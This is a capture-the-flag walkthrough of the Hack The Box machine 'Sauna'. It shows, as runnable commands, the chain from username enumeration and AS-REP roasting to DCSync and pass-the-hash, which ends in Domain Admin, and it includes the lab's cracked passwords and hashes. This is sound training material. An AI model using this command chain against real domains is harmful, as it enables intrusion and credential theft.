Hack The Box — Sauna Walkthrough
🖥 Machine Overview
- Name: Sauna
- Platform: Hack The Box
- Difficulty: Easy
- Category: Active Directory
- Tech Stack: Windows Server, Kerberos, Active Directory
Sauna is a beginner-friendly Active Directory machine that demonstrates:
- Username enumeration
- AS-REP Roasting
- Kerberos abuse
- BloodHound privilege escalation
- DCSync attack
- Pass-the-Hash
🔎 Enumeration
🌐 Port Scan

Port 80 (HTTP) was open.
The website displayed employee names — a very important clue for Active Directory enumeration.
📂 Directory Bruteforcing
1
2
3
ffuf -u http://10.129.26.205/FUZZ \
-w /usr/share/wordlists/dirb/common.txt \
-e .php,.txt,.bak,.zip,.html,.asp,.aspx,.js
This helped enumerate additional files on the web server. 
👤 Username Generation
The website revealed employee names.
Common AD username patterns include:
1
2
3
4
5
6
7
firstname.lastname

firstinitiallastname

firstname

Variants with numbers
Important AD fields:
sAMAccountName → legacy logon name
UserPrincipalName (UPN) → email-style login
Based on discovered names, I generated a large username wordlist.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
admin
administrator
administrator1
root
guest
test
test1
user
user1
helpdesk
it
itadmin
it.support
backup
backupadmin
security
svc
svc_admin
svc_backup
svc_it
svc_web
svc_db
monitor
monitoring
service
support
support1
supervisor
operator
ops
opsadmin
sysadmin
network
networkadmin
fergussmith
fergus.smith
fsmith
f.smith
smithf
ferguss
fsmith1
fergus.smith1
fsmith01
fsmith2024
fergus.smith@egotistical-bank.local
fsmith@egotistical-bank.local
fergus_smith
fergus-smith
fergus.s
fs
f_smith
shauncoins
shaun.coins
scoins
s.coins
coinss
shaunc
scoins1
shaun.coins1
scoins01
scoins2024
shaun.coins@egotistical-bank.local
scoins@egotistical-bank.local
shaun_coins
shaun-coins
shaun.c
sc
s_coins

# === Sophie Driver ===

sophiedriver
sophie.driver
sdriver
s.driver
drivers
sophied
sdriver1
sophie.driver1
sdriver01
sdriver2024
sophie.driver@egotistical-bank.local
sdriver@egotistical-bank.local
sophie_driver
sophie-driver
sophie.d
sd
s_driver

# === Bowie Taylor ===

bowietaylor
bowie.taylor
btaylor
b.taylor
taylorb
bowiet
btaylor1
bowie.taylor1
btaylor01
btaylor2024
bowie.taylor@egotistical-bank.local
btaylor@egotistical-bank.local
bowie_taylor
bowie-taylor
bowie.t
bt
b_taylor

# === Hugo Bear ===

hugobear
hugo.bear
hbear
h.bear
bearh
hugob
hbear1
hugo.bear1
hbear01
hbear2024
hugo.bear@egotistical-bank.local
hbear@egotistical-bank.local
hugo_bear
hugo-bear
hugo.b
hb
h_bear

# === Steven Kerb ===

stevenkerb
steven.kerb
skerb
s.kerb
kerbs
stevenk
skerb1
steven.kerb1
skerb01
skerb2024
steven.kerb@egotistical-bank.local
skerb@egotistical-bank.local
steven_kerb
steven-kerb
steven.k
sk
s_kerb
🎯 Kerberos User Enumeration

Using Kerbrute:
1
2
kerbrute userenum --dc 10.129.26.205 \
-d EGOTISTICAL-BANK.LOCAL users.txt
Valid users discovered:
1
2
administrator@EGOTISTICAL-BANK.LOCAL
fsmith@EGOTISTICAL-BANK.LOCAL
🔥 AS-REP Roasting
User fsmith had Do not require Kerberos pre-authentication enabled.
Captured AS-REP hash:
1
echo '$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:HASH...' > fsmith.hash
Cracked using John:
1
2
john fsmith.hash --wordlist=/usr/share/wordlists/rockyou.txt
john fsmith.hash --show

Password recovered:
1
Thestrokes23
💻 Initial Access (WinRM)
1
evil-winrm -i 10.129.26.205 -u fsmith -p 'Thestrokes23'
User flag:
1
cat user.txt
🧠 Domain Enumeration
Using Impacket:
1
GetADUsers.py -all -dc-ip 10.129.26.205 EGOTISTICAL-BANK.LOCAL/fsmith
1
2
Administrator                                        Guest                                                krbtgt                                               HSmith                                               FSmith
svc_loanmgr
Discovered service account:
1
svc_loanmgr
🔍 Privilege Escalation
🔎 winPEAS Enumeration
Uploaded winPEAS:
1
upload /home/kali/TOOLS/winPEASx64.exe

Discovered AutoLogon credentials:
1
2
DefaultUserName : EGOTISTICALBANK\svc_loanmanager
DefaultPassword : Moneymakestheworldgoround!
🔄 Lateral Movement
Logged in as service account:
1
evil-winrm -i 10.129.26.205 -u svc_loanmgr -p 'Moneymakestheworldgoround!'
🩸 BloodHound Analysis
Uploaded SharpHound:
1
2

upload /home/kali/TOOLS/SharpHound.exe
Collected domain data:
1
.\SharpHound.exe -c All

Downloaded results and imported into BloodHound CE.
Analysis revealed DCSync privileges for svc_loanmgr.
🧬 DCSync Attack
Using Impacket:
1
2

secretsdump.py EGOTISTICAL-BANK.LOCAL/svc_loanmgr@10.129.26.205 -just-dc-user Administrator

Retrieved Administrator hashes:
1
2
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050be4e
🗝 Pass-the-Hash
1
2
3
evil-winrm -i 10.129.26.205 \
-u Administrator \
-H 823452073d75b9d1cf70ebdf86c7f98e
Root flag:
1
cat root.txt
🧠 Attack Chain Summary
Web enumeration → Employee names
Username generation
Kerbrute user enumeration
AS-REP Roasting (fsmith)
WinRM access
winPEAS → AutoLogon credentials
BloodHound privilege discovery
DCSync attack
Pass-the-Hash → Domain Admin
🏁 Final Thoughts
Sauna is a perfect introduction to:
Kerberos misconfigurations
AS-REP Roasting
Active Directory privilege escalation
BloodHound analysis
DCSync abuse
It demonstrates how a small misconfiguration (pre-auth disabled) can lead to full domain compromise.